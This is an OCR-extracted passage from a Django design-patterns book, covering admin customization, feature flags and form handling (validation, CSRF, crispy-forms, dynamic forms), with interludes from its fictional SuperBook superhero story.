"So, there was no emergency?" said Captain with a disappointed look. Hexa put an arm on his shoulder and said "I am afraid not, Captain." Suddenly, there was a loud crash and everyone ran to the hallway. A man had apparently landed in the office through one of the floor-to-ceiling glass walls. Shaking off shards of broken glass, he stood up. "Sorry, I came as fast as I could," he said, "Am I late to the party?" Hexa laughed. "No, Blitz. Been waiting for you to join," she said.

Enhancing models for the admin

The admin app is clever enough to figure out a lot of things from your model automatically. However, sometimes the inferred information can be improved. This usually involves adding an attribute or a method to the model itself (rather than at the `ModelAdmin` class).

Let's first take a look at an example that enhances the model for better presentation, including the admin interface:

```
# models.py
class SuperHero(models.Model):
    name = models.CharField(max_length=100)
    added_on = models.DateTimeField(auto_now_add=True)

    def __str__(self):
        return "{0} - {1:%Y-%m-%d %H:%M:%S}".format(self.name,
                                                    self.added_on)

    def get_absolute_url(self):
        return reverse('superhero.views.details', args=[self.id])

    class Meta:
        ordering = ["-added_on"]
        verbose_name = "superhero"
        verbose_name_plural = "superheroes"
```

Let's take a look at how admin uses all these non-field attributes:

- `__str__()`: Without this, the list of superhero entries would look extremely boring. Every entry would be plainly shown as `<SuperHero: SuperHero object>`. Try to include the object's unique information in its `str` representation (or `unicode` representation, in the case of Python 2.x code), such as its name or version. Anything that helps the admin to recognize the object unambiguously would help.
- `get_absolute_url()`: This attribute is handy if you like to switch between the admin view and the object's detail view on your website. If this method is defined, then a button labelled "**View on site**" will appear in the top right-hand side of the object's edit page in its admin page.

- `ordering`: Without this meta option, your entries can appear in any order as returned from the database. As you can imagine, this is no fun for the admins if you have a large number of objects. Fresh entries are usually preferred to be seen first, so sorting by date in the reverse chronological order is common.
- `verbose_name`: If you omit this attribute, your model's name would be converted from CamelCase into camel case. In this case, "super hero" would look awkward, so it is better to be explicit about how you would like the user-readable name to appear in the admin interface.
- `verbose_name_plural`: Again, omitting this option can leave you with funny results. Since Django simply prepends an 's' to the word, the plural of a superhero would be shown as "superheros" (on the admin front page, no less). So, it is better to define it correctly here.

It is recommended that you define the previous `Meta` attributes and methods, not just for the admin interface, but also for better representation in the shell, log files, and so on.


Of course, a further improved representation within the admin is possible by creating a `ModelAdmin` class as follows:

```
# admin.py
class SuperHeroAdmin(admin.ModelAdmin):
    list_display = ('name', 'added_on')
    search_fields = ["name"]
    ordering = ["name"]

admin.site.register(models.SuperHero, SuperHeroAdmin)
```

Let's take a look at these options more closely:

- `list_display`: This option shows the model instances in a tabular form. Instead of using the model's `__str__` representation, it shows each field mentioned as a separate sortable column. This is ideal if you like to see more than one attribute of your model.
- `search_fields`: This option shows a search box above the list. Any search term entered would be searched against the mentioned fields. Hence, only text fields such as `CharField` or `TextField` can be mentioned here.

- `ordering`: This option takes precedence over your model's default ordering. It is useful if you prefer a different ordering in your admin screen.



Enhancing a model's admin page

The preceding screenshot shows the following insets:

- Inset 1: Without `str` or `Meta` attributes
- Inset 2: With enhanced model `meta` attributes
- Inset 3: With customized `ModelAdmin`

Here, we have only mentioned a subset of commonly used admin options. Certain kinds of sites use the admin interface heavily. In such cases, it is highly recommended that you go through and understand the admin part of the Django documentation.

Not everyone should be an admin

Since admin interfaces are so easy to create, people tend to misuse them. Some give early users admin access by merely turning on their 'staff' flag. Soon such users begin making feature requests, mistaking the admin interface to be the actual application interface.

Unfortunately, this is not what the admin interface is for. As the flag suggests, it is an internal tool for the staff to enter content. It is production-ready but not really intended for the end users of your website.

It is best to use admin for simple data entry. For example, in a project I had reviewed, every teacher was made an admin for a Django application managing university courses. This was a poor decision since the admin interface confused the teachers.

The workflow for scheduling a class involves checking the schedules of other teachers and students. Using the admin interface gives them a direct view of the database. There is very little control over how the data gets modified by the admin.

So, keep the set of people with admin access as small as possible. Make changes via admin sparingly, unless it is simple data entry such as adding an article's content.

Best Practice

Don't give admin access to end users.

Ensure that all your admins understand the data inconsistencies that can arise from making changes through the admin. If possible, record manually or use apps, such as `django-audit-loglog` that can keep a log of admin changes made for future reference.

In the case of the university example, we created a separate interface for teachers, such as a course builder. These tools will be visible and accessible only if the user has a teacher profile.

Essentially, rectifying most misuses of the admin interface involves creating more powerful tools for certain sets of users. However, don't take the easy (and wrong) path of granting them admin access.

Admin interface customizations

The out-of-box admin interface is quite useful to get started. Unfortunately, most people assume that it is quite hard to change the Django admin and leave it as it is. In fact, the admin is extremely customizable and its appearance can be drastically changed with minimal effort.

Changing the heading

Many users of the admin interface might be stumped by the heading—*Django administration*. It might be more helpful to change this to something customized such as *MySite admin* or something cool such as *SuperBook Secret Area*.

It is quite easy to make this change. Simply add this line to your site's `urls.py`:

```
admin.site.site_header = "SuperBook Secret Area"
```

Changing the base and stylesheets

Almost every admin page is extended from a common base template named `admin/base_site.html`. This means that with a little knowledge of HTML and CSS, you can make all sorts of customizations to change the look and feel of the admin interface.

Simply create a directory called `admin` in any `templates` directory. Then, copy the `base_site.html` file from the Django source directory and alter it according to your needs. If you don't know where the templates are located, just run the following commands within the Django shell:

```
>>> from os.path import join
>>> from django.contrib import admin
>>> print(join(admin.__path__[0], "templates", "admin"))
/home/arun/env/sbenv/lib/python3.4/site-packages/django/contrib/admin/
templates/admin
```

The last line is the location of all your admin templates. You can override or extend any of these templates. Please refer to the next section for an example of extending the template.

For an example of customizing the admin base template, you can change the font of the entire admin interface to "Special Elite" from Google Fonts, which is great for giving a mock-serious look. You will need to add an `admin/base_site.html` file in one of your template's directories with the following contents:

```
{% extends "admin/base.html" %}

{% block extrastyle %}
    <link href='http://fonts.googleapis.com/css?family=Special+Elite'
rel='stylesheet' type='text/css'>
    <style type="text/css">
     body, td, th, input {
       font-family: 'Special Elite', cursive;
     }
    </style>
{% endblock %}
```

This adds an extra stylesheet for overriding the font-related styles and will be applied to every admin page.

Adding a Rich Text Editor for WYSIWYG editing

Sometimes, you will need to include JavaScript code in the admin interface. A common requirement is to use an HTML editor such as `CKEditor` for your `TextField`.

There are several ways to implement this in Django, for example, using a `Media` inner class on your `ModelAdmin` class. However, I find extending the admin `change_form` template to be the most convenient approach.

For example, if you have an app called `Posts`, then you will need to create a file called `change_form.html` within the `templates/admin/posts/` directory. If you need to show `CKEditor` (could be any JavaScript editor for that matter, but this one is the one I prefer) for the `message` field of any model in this app, then the contents of the file can be as follows:

```
{% extends "admin/change_form.html" %}

{% block footer %}
  {{ block.super }}
  <script src="//cdn.ckeditor.com/4.4.4/standard/ckeditor.js"></
script>
```

```
    <script>
     CKEDITOR.replace("id_message", {
       toolbar: [
       [ 'Bold', 'Italic', '-', 'NumberedList', 'BulletedList'],],
       width: 600,
     });
    </script>
    <style type="text/css">
     .cke { clear: both; }
    </style>
{% endblock %}
```

The highlighted part is the automatically created `ID` for the form element we wish to enhance from a normal textbox to a Rich Text Editor. These scripts and styles have been added to the footer block so that the form elements would be created in the DOM before they are changed.

Bootstrap-themed admin

Overall, the admin interface is quite well designed. However, it was designed in 2006 and, for the most part, looks that way too. It doesn't have a mobile UI or other niceties that have become standard today.

Unsurprisingly, the most common request for admin customization is whether it can be integrated with Bootstrap. There are several packages that can do this, such as `django-admin-bootstrapped` or `djangosuit`.

Rather than overriding all the admin templates yourself, these packages provide ready-to-use Bootstrap-themed templates. They are easy to install and deploy. Being based on Bootstrap, they are responsive and come with a variety of widgets and components.

Complete overhauls

There have been attempts made to completely reimagine the admin interface too. **Grappelli** is a very popular skin that extends the Django admin with new features, such as autocomplete lookups and collapsible inlines. With `django-admin-tools`, you get a customizable dashboard and menu bar.

There have been attempts made to completely rewrite the admin, such as `django-admin2` and `nexus`, which did not gain any significant adoption. There is even an official proposal called `AdminNext` to revamp the entire admin app. Considering the size, complexity, and popularity of the existing admin, any such effort is expected to take a significant amount of time.

Protecting the admin

The admin interface of your site gives access to almost every piece of data stored. So, don't leave the metaphorical gate lightly guarded. In fact, one of the only telltale signs that someone runs Django is that, when you navigate to `http://example.com/admin/`, you will be greeted by the blue login screen.

In production, it is recommended that you change this location to something less obvious. It is as simple as changing this line in your root `urls.py`:

```
url(r'^secretarea/', include(admin.site.urls)),
```

A slightly more sophisticated approach is to use a dummy admin site at the default location or a honeypot (see the `django-admin-honeypot` package). However, the best option is to use HTTPS for your admin area since normal HTTP will send all the data in plaintext over the network.

Check your web server documentation on how to set up HTTPS for admin requests. On Nginx, it is quite easy to set this up and involves specifying the SSL certificate locations. Finally, redirect all HTTP requests for admin pages to HTTPS, and you can sleep more peacefully.

The following pattern is not strictly limited to the admin interface but it is nonetheless included in this chapter, as it is often controlled in the admin.

Pattern – feature flags

Problem: Publishing of new features to users and deployment of the corresponding code in production should be independent.

Solution: Use feature flags to selectively enable or disable features after deployment.

Problem details

Rolling out frequent bug fixes and new features to production is common today. Many of these changes are unnoticed by users. However, new features that have significant impact in terms of usability or performance ought to be rolled out in a phased manner. In other words, deployment should be decoupled from a release.

Simplistic release processes activate new features as soon as they are deployed. This can potentially have catastrophic results ranging from user issues (swamping your support resources) to performance issues (causing downtime).

Hence, in large sites it is important to decouple deployment of new features in production and activate them. Even if they are activated, they are sometimes seen only by a select group of users. This select group can be staff or a sample set of customers for trial purposes.

Solution details

Many sites control the activation of new features using **Feature Flags**. A feature flag is a switch in your code that determines whether a feature should be made available to certain customers.

Several Django packages provide feature flags such as `gargoyle` and `django-waffle`. These packages store feature flags of a site in the database. They can be activated or deactivated through the admin interface or through management commands. Hence, every environment (production, testing, development, and so on) can have its own set of activated features.

Feature flags were originally documented, as used in Flickr (See `http://code.flickr.net/2009/12/02/flipping-out/`). They managed a code repository without any branches, that is, everything was checked into the mainline. They also deployed this code into production several times a day. If they found out that a new feature broke anything in production or increased load on the database, then they simply disabled it by turning that feature flag off.

Feature flags can be used for various other situations (the following examples use `django-waffle`):

- **Trials**: A feature flag can also be conditionally active for certain users. These can be your own staff or certain early adopters than you may be targeting as follows:

  ```
  def my_view(request):
      if flag_is_active(request, 'flag_name'):
          # Behavior if flag is active.
  ```

  Sites can run several such trials in parallel, so different sets of users might actually have different user experiences. Metrics and feedback are collected from such controlled tests before wider deployment.

- **A/B testing**: This is quite similar to trials except that users are selected randomly within a controlled experiment. This is quite common in web design to identify which changes can increase the conversion rates. This is how such a view can be written:

```
def my_view(request):
    if sample_is_active(request, 'design_name'):
        # Behavior for test sample.
```

- **Performance testing**: Sometimes, it is hard to measure the impact of a feature on server performance. In such cases, it is best to activate the flag only for a small percentage of users first. The percentage of activations can be gradually increased if the performance is within the expected limits.
- **Limit externalities**: We can also use feature flags as a site-wide feature switch that reflects the availability of its services. For example, downtime in external services such as Amazon S3 can result in users facing error messages while they perform actions, such as uploading photos.

  When the external service is down for extended periods, a feature flag can be deactivated that would disable the upload button and/or show a more helpful message about the downtime. This simple feature saves the user's time and provides a better user experience:

```
def my_view(request):
    if switch_is_active('s3_down'):
        # Disable uploads and show it is downtime
```

  The main disadvantage of this approach is that the code gets littered with conditional checks. However, this can be controlled by periodic code cleanups that remove checks for fully accepted features and prune out permanently deactivated features.

Summary

In this chapter, we explored Django's built-in admin app. We found that it is not only quite useful out of the box, but that various customizations can also be done to improve its appearance and functionality.

In the next chapter, we will take a look at how to use forms more effectively in Django by considering various patterns and common use cases.

7
Forms

In this chapter, we will discuss the following topics:

- Form workflow
- Untrusted input
- Form processing with class-based views
- Working with CRUD views

Let's set aside Django Forms and talk about web forms in general. Forms are not just long, boring pages with several items that you have to fill. Forms are everywhere. We use them every day. Forms power everything from Google's search box to Facebook's **Like** button.

Django abstracts most of the grunt work while working with forms such as validation or presentation. It also implements various security best practices. However, forms are also common sources of confusion due to one of several states they could be in. Let's examine them more closely.

How forms work

Forms can be tricky to understand because interacting with them takes more than one request-response cycle. In the simplest scenario, you need to present an empty form, and the user fills it correctly and submits it. In other cases, they enter some invalid data and the form needs to be resubmitted until the entire form is valid.

So, a form goes through several states:

- **Empty form**: This form is called an unbound form in Django
- **Filled form**: This form is called a bound form in Django

- **Submitted form with errors**: This form is called a bound form but not a valid form
- **Submitted form without errors**: This form is called a bound and valid form

Note that the users will never see the form in the last state. They don't have to. Submitting a valid form should take the users to a success page.

Forms in Django

Django's `form` class contains the state of each field and, by summarizing them up a level, of the form itself. The form has two important state attributes, which are as follows:

- `is_bound`: If this returns false, then it is an unbound form, that is, a fresh form with empty or default field values. If true, then the form is bound, that is, at least one field has been set with a user input.
- `is_valid()`: If this returns true, then every field in the bound form has valid data. If false, then there was some invalid data in at least one field or the form was not bound.

For example, imagine that you need a simple form that accepts a user's name and age. The form class can be defined as follows:

```
# forms.py
from django import forms

class PersonDetailsForm(forms.Form):
    name = forms.CharField(max_length=100)
    age = forms.IntegerField()
```

This class can be initiated in a bound or unbound manner, as shown in the following code:


```
>>> f = PersonDetailsForm()
>>> print(f.as_p())
<p><label for="id_name">Name:</label> <input id="id_name" maxlength="100"
name="name" type="text" /></p>
<p><label for="id_age">Age:</label> <input id="id_age" name="age"
type="number" /></p>


>>> f.is_bound
```

```
 False


>>> g = PersonDetailsForm({"name": "Blitz", "age": "30"})
>>> print(g.as_p())
<p><label for="id_name">Name:</label> <input id="id_name" maxlength="100"
name="name" type="text" value="Blitz" /></p>
<p><label for="id_age">Age:</label> <input id="id_age" name="age"
type="number" value="30" /></p>


>>> g.is_bound
 True
```

Notice how the HTML representation changes to include the value attributes with the bound data in them.

Forms can be bound only when you create the form object, that is, in the constructor. How does the user input end up in a dictionary-like object that contains values for each form field?

To find this out, you need to understand how a user interacts with a form. In the following diagram, a user opens the person's details form, fills it incorrectly first, submits it, and then resubmits it with the valid information:



As shown in the preceding diagram, when the user submits the form, the view callable gets all the form data inside `request.POST` (an instance of `QueryDict`). The form gets initialized with this dictionary-like object—referred to this way since it behaves like a dictionary and has a bit of extra functionality.

Forms can be defined to send the form data in two different ways: `GET` or `POST`. Forms defined with `METHOD="GET"` send the form data encoded in the URL itself, for example, when you submit a Google search, your URL will have your form input, that is, the search string visibly embedded, such as `?q=Cat+Pictures`. The `GET` method is used for idempotent forms, which do not make any lasting changes to the state of the world (or to be more pedantic, processing the form multiple times has the same effect as processing it once). For most cases, this means that it is used only to retrieve data.

However, the vast majority of the forms are defined with `METHOD="POST"`. In this case, the form data is sent along with the body of the HTTP request, and they are not seen by the user. They are used for anything that involves a side effect, such as storing or updating data.

Depending on the type of form you have defined, the view will receive the form data in `request.GET` or `request.POST`, when the user submits the form. As mentioned earlier, either of them will be like a dictionary. So, you can pass it to your form class constructor to get a bound `form` object.

The Breach

Steve was curled up and snoring heavily in his large three-seater couch. For the last few weeks, he had been spending more than 12 hours at the office, and tonight was no exception. His phone lying on the carpet beeped. At first, he said something incoherently, still deep in sleep. Then, it beeped again and again, in increasing urgency.

By the fifth beep, Steve awoke with a start. He frantically searched all over his couch, and finally located his phone. The screen showed a brightly colored bar chart. Every bar seemed to touch the high line except one. He pulled out his laptop and logged into the SuperBook server. The site was up and none of the logs indicated any unusual activity. However, the external services didn't look that good.

The phone at the other end seemed to ring for eternity until a croaky voice answered, "Hello, Steve?" Half an hour later, Jacob was able to zero down the problem to an unresponsive superhero verification service. "Isn't that running on Sauron?" asked Steve. There was a brief hesitation. "I am afraid so," replied Jacob.

Steve had a sinking feeling at the pit of his stomach. Sauron, a mainframe application, was their first line of defense against cyber-attacks and other kinds of possible attack. It was three in the morning when he alerted the mission control team. Jacob kept chatting with him the whole time. He was running every available diagnostic tool. There was no sign of any security breach.

Steve tried to calm him down. He reassured him that perhaps it was a temporary overload and he should get some rest. However, he knew that Jacob wouldn't stop until he found what's wrong. He also knew that it was not typical of Sauron to have a temporary overload. Feeling extremely exhausted, he slipped back to sleep.

Next morning, as Steve hurried to his office building holding a bagel, he heard a deafening roar. He turned and looked up to see a massive spaceship looming towards him. Instinctively, he ducked behind a hedge. On the other side, he could hear several heavy metallic objects clanging onto the ground. Just then his cell phone rang. It was Jacob. Something had moved closer to him. As Steve looked up, he saw a nearly 10-foot-tall robot, colored orange and black, pointing what looked like a weapon directly down at him.

His phone was still ringing. He darted out into the open barely missing the sputtering shower of bullets around him. He took the call. "Hey Steve, guess what, I found out what actually happened." "I am dying to know," Steve quipped.

"Remember, we had used UserHoller's form widget to collect customer feedback? Apparently, their data was not that clean. I mean several serious exploits. Hey, there is a lot of background noise. Is that the TV?" Steve dived towards a large sign that said "Safe Assembly Point". "Just ignore that. Tell me what happened," he screamed.

"Okay. So, when our admin opened their feedback page, his laptop must have gotten infected. The worm could reach other systems he has access to, specifically, Sauron. I must say Jacob, this is a very targeted attack. Someone who knows our security system quite well has designed this. I have a feeling something scary is coming our way."

Across the lawn, a robot picked up an SUV and hurled it towards Steve. He raised his hands and shut his eyes. The spinning mass of metal froze a few feet above him. "Important call?" asked Hexa as she dropped the car. "Yeah, please get me out of here," Steve begged.

Why does data need cleaning?

Eventually, you need to get the "cleaned data" from the form. Does this mean that the values that the user had entered were not clean? Yes, for two reasons.

First, anything that comes from the outside world should not be trusted initially. Malicious users can enter all sorts of exploits through a form that can undermine the security of your site. So, any form data must be sanitized before you use them.

Best Practice

Never trust the user input.

Secondly, the field values in `request.POST` or `request.GET` are just strings. Even if your form field can be defined as an integer (say, age) or date (say, birthday), the browser would send them as strings to your view. Invariably, you would like to convert them to the appropriate Python types before use. The `form` class does this conversion automatically for you while cleaning.

Let's see this in action:

```
>>> fill = {"name": "Blitz", "age": "30"}

>>> g = PersonDetailsForm(fill)

>>> g.is_valid()
 True

>>> g.cleaned_data
 {'age': 30, 'name': 'Blitz'}

>>> type(g.cleaned_data["age"])
 int
```

The age value was passed as a string (possibly, from `request.POST`) to the form class. After validation, the cleaned data contains the age in the integer form. This is exactly what you would expect. Forms try to abstract away the fact that strings are passed around and give you clean Python objects that you can use.


Displaying forms

Django forms also help you create an HTML representation of your form. They support three different representations: `as_p` (as paragraph tags), `as_ul` (as unordered list items), and `as_table` (as, unsurprisingly, a table).

The template code, generated HTML code, and browser rendering for each of these representations have been summarized in the following table:

Template	Code	Output in Browser

`{{ form.as_p }}`	`<p><label for="id_name">Name:</label>`
	`<input class="textinput textInput form-control" id="id_name" maxlength="100" name="name" type="text" /></p>`
	`<p><label for="id_age">Age:</label> <input class="numberinput form-control" id="id_age" name="age" type="number" /></p>`
		

`{{ form.as_ul }}`	`<li><label for="id_name">Name:</label> <input class="textinput textInput form-control" id="id_name" maxlength="100" name="name" type="text" /></li>` `<li><label for="id_age">Age:</label> <input class="numberinput form-control" id="id_age" name="age" type="number" /></li>`	
`{{ form.as_table }}`	`<tr><th><label for="id_name">Name:</label></th><td><input class="textinput textInput form-control" id="id_name" maxlength="100" name="name" type="text" /></td></tr>` `<tr><th><label for="id_age">Age:</label></th><td><input class="numberinput form-control" id="id_age" name="age" type="number" /></td></tr>`	

Notice that the HTML representation gives only the form fields. This makes it easier to include multiple Django forms in a single HTML form. However, this also means that the template designer has a fair bit of boilerplate to write for each form, as shown in the following code:

```
<form method="post">
  {% csrf_token %}
  <table>{{ form.as_table }}</table>
  <input type="submit" value="Submit" />
</form>
```

Note that to make the HTML representation complete, you need to add the surrounding `form` tags, a CSRF token, the `table` or `ul` tags, and the **submit** button.

Time to be crisp

It can get tiresome to write so much boilerplate for each form in your templates. The `django-crispy-forms` package makes writing the form template code more crisp (in the sense of short). It moves all the presentation and layout into the Django form itself. This way, you can write more Python code and less HTML.

The following table shows that the crispy form template tag generates a more complete form, and the appearance is much more native to the Bootstrap style:

Template	Code	Output in Browser

`{% crispy form %}`	`<form method="post">`
	`<input type='hidden'`
	`name='csrfmiddlewaretoken'`
	`value='...' />`
	`<div id="div_id_name"`
	`class="form-group">`
	`<label for="id_name"`
	`class="control-label`
	`requiredField">`
	`Name<span`
	`class="asteriskField">*</`
	`span></label>`
	`<div class="controls ">`
	`<input class="textinput`
	`textInput form-control`
	`form-control" id="id_name"`
	`maxlength="100" name="name"`
	`type="text" /> </div></div> ...`
	(HTML truncated for brevity)
		

So, how do you get crisper forms? You will need to install the `django-crispy-forms` package and add it to your `INSTALLED_APPS`. If you use Bootstrap 3, then you will need to mention this in your settings:

```
CRISPY_TEMPLATE_PACK = "bootstrap3"
```

The form initialization will need to mention a helper attribute of the type `FormHelper`. The following code is intended to be minimal and uses the default layout:

```
from crispy_forms.helper import FormHelper
from crispy_forms.layout import Submit

class PersonDetailsForm(forms.Form):
    name = forms.CharField(max_length=100)
    age = forms.IntegerField()

    def __init__(self, *args, **kwargs):
        super().__init__(*args, **kwargs)
        self.helper = FormHelper(self)
        self.helper.layout.append(Submit('submit', 'Submit'))
```

Understanding CSRF

So, you must have noticed something called a **CSRF** token in the form templates. What does it do? It is a security mechanism against **Cross-Site Request Forgery** (CSRF) attacks for your forms.

It works by injecting a server-generated random string called a CSRF token, unique to a user's session. Every time a form is submitted, it must have a hidden field that contains this token. This token ensures that the form was generated for the user by the original site, rather than a fake form created by an attacker with similar fields.

CSRF tokens are not recommended for forms using the `GET` method because the `GET` actions should not change the server state. Moreover, forms submitted via `GET` would expose the CSRF token in the URLs. Since URLs have a higher risk of being logged or shoulder-sniffed, it is better to use CSRF in forms using the `POST` method.

Form processing with Class-based views

We can essentially process a form by subclassing the Class-based view itself:

```
class ClassBasedFormView(generic.View):
    template_name = 'form.html'

    def get(self, request):
        form = PersonDetailsForm()
        return render(request, self.template_name, {'form': form})

    def post(self, request):
        form = PersonDetailsForm(request.POST)
        if form.is_valid():
            # Success! We can use form.cleaned_data now
            return redirect('success')
        else:
            # Invalid form! Reshow the form with error highlighted
            return render(request, self.template_name,
                          {'form': form})
```

Compare this code with the sequence diagram that we saw previously. The three scenarios have been separately handled.

Every form is expected to follow the **Post/Redirect/Get** (**PRG**) pattern. If the submitted form is found to be valid, then it must issue a redirect. This prevents duplicate form submissions.

However, this is not a very DRY code. The form class name and template name attributes have been repeated. Using a generic class-based view such as `FormView` can reduce the redundancy of form processing. The following code will give you the same functionality as the previous one in fewer lines of code:

```
from django.core.urlresolvers import reverse_lazy

class GenericFormView(generic.FormView):
    template_name = 'form.html'
    form_class = PersonDetailsForm
    success_url = reverse_lazy("success")
```

We need to use `reverse_lazy` in this case because the URL patterns are not loaded when the view file is imported.

Form patterns

Let's take a look at some of the common patterns when working with forms.

Pattern – dynamic form generation

Problem: Adding form fields dynamically or changing form fields from what has been declared.

Solution: Add or change fields during initialization of the form.

Problem details

Forms are usually defined in a declarative style with form fields listed as class fields. However, sometimes we do not know the number or type of these fields in advance. This calls for the form to be dynamically generated. This pattern is sometimes called **Dynamic Forms** or **Runtime form generation**.

Imagine a flight passenger check-in system, which allows for the upgrade of economy class tickets to first class. If there are any first-class seats left, there needs to be an additional option to the user if they would like to fly first class. However, this optional field cannot be declared since it will not be shown to all users. Such dynamic forms can be handled by this pattern.

Solution details

Every form instance has an attribute called `fields`, which is a dictionary that holds all the form fields. This can be modified at runtime. Adding or changing the fields can be done during form initialization itself.

For example, if we need to add a checkbox to a user details form only if a keyword argument named "`upgrade`" is true at form initialization, then we can implement it as follows:

```
class PersonDetailsForm(forms.Form):
    name = forms.CharField(max_length=100)
    age = forms.IntegerField()

    def __init__(self, *args, **kwargs):
        upgrade = kwargs.pop("upgrade", False)
```

```
        super().__init__(*args, **kwargs)

        # Show first class option?
        if upgrade:
            self.fields["first_class"] = forms.BooleanField(
                label="Fly First Class?")
```

Now, we just need to pass the, `PersonDetailsForm(upgrade=True)` keyword argument to make an additional Boolean input field (a checkbox) appear.

Note that a newly introduced keyword argument has to be removed or popped before we call `super` to avoid the `unexpected keyword` error.

If we use a `FormView` class for this example, then we need to pass the keyword argument by overriding the `get_form_kwargs` method of the view class, as shown in the following code:

```
class PersonDetailsEdit(generic.FormView):
    ...

    def get_form_kwargs(self):
        kwargs = super().get_form_kwargs()
        kwargs["upgrade"] = True
        return kwargs
```

This pattern can be used to change any attribute of a field at runtime, such as its widget or help text. It works for model forms as well.

In many cases, a seeming need for dynamic forms can be solved using Django formsets. They are used when a form needs to be repeated in a page. A typical use case for formsets is while designing a data grid-like view to add elements row by row. This way, you do not need to create a dynamic form with an arbitrary number of rows. You just need to create a form for the row and create multiple rows using a `formset_factory` function.

Pattern – user-based forms

Problem: Forms need to be customized based on the logged-in user.

Solution: Pass the logged-in user as a keyword argument to the form's initializer.

Problem details

A form can be presented in different ways based on the user. Certain users might not need to fill all the fields, while certain others might need to add additional information. In some cases, you might need to run some checks on the user's eligibility, such as verifying whether they are members of a group, to determine how the form should be constructed.

Solution details

As you must have noticed, you can solve this using the solution given in the Dynamic form generation pattern. You just need to pass `request.user` as a keyword argument to the form. However, we can also use mixins from the `django-braces` package for a shorter and more reusable solution.

As in the previous example, we need to show an additional checkbox to the user. However, this will be shown only if the user is a member of the VIP group. Let's take a look at how `PersonDetailsForm` gets simplified with the form mixin `UserKwargModelFormMixin` from `django-braces`:

```
from braces.forms import UserKwargModelFormMixin

class PersonDetailsForm(UserKwargModelFormMixin, forms.Form):
    ...

    def __init__(self, *args, **kwargs):
        super().__init__(*args, **kwargs)

        # Are you a member of the VIP group?
        if self.user.groups.filter(name="VIP").exists():
            self.fields["first_class"] = forms.BooleanField(
                label="Fly First Class?")
```

Notice how `self.user` was automatically made available by the mixin by popping the `user` keyword argument.

